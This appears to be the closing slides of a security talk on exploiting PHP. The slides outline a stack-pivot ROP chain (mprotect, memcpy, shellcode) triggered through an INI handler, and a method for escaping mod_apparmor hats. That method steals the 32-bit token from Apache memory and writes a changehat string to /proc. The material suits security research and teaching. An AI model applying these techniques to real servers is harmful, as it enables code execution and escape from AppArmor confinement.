
- setting an INI handler to **clean_4** and the **mh_argX** parameters in order to get to the new stack
- build a stackframe that calls **mprotect()**, **memcpy()** and then jumps into the copied shellcode
- changing the INI value will call the handler and trigger the shellcode execution

popframe:

```
POP ebp
RET
```

setstack:

```
MOV esp, ebp
POP ebp
RET
```



mod_apparmor - changing hats

- mod_apparmor allows setting PHP script depended apparmor subprofiles / hats
- makes use of ***aa_change_hat()*** library function
- internally writes to ***/proc/#/attr/current***
- protected by a 32bit random token
- it is possible to break out of the current subprofile or change into another subprofile if we steal the magic token

mod_apparmor - stealing the token

- symbol table lookup of **php5_module** in PHP
- walk the apache module chain via the **next** pointer until the end
- use the hooks of the **core module** as start and search for the apache ELF header
- symbol table lookup of **ap_top_module** in apache
- walk the apache module chain from there again until **mod_apparmor.c** is found
- the secret 32bit token is stored behind the apache module struct of mod_apparmor
- write to **/proc/#/attr/current** to change hat

```
changehat 0000000073BC5289^
```

```
changehat 0000000073BC5289^other_subprofile
```

Thank you for listening...

DEMO

Thank you for listening...

QUESTIONS ?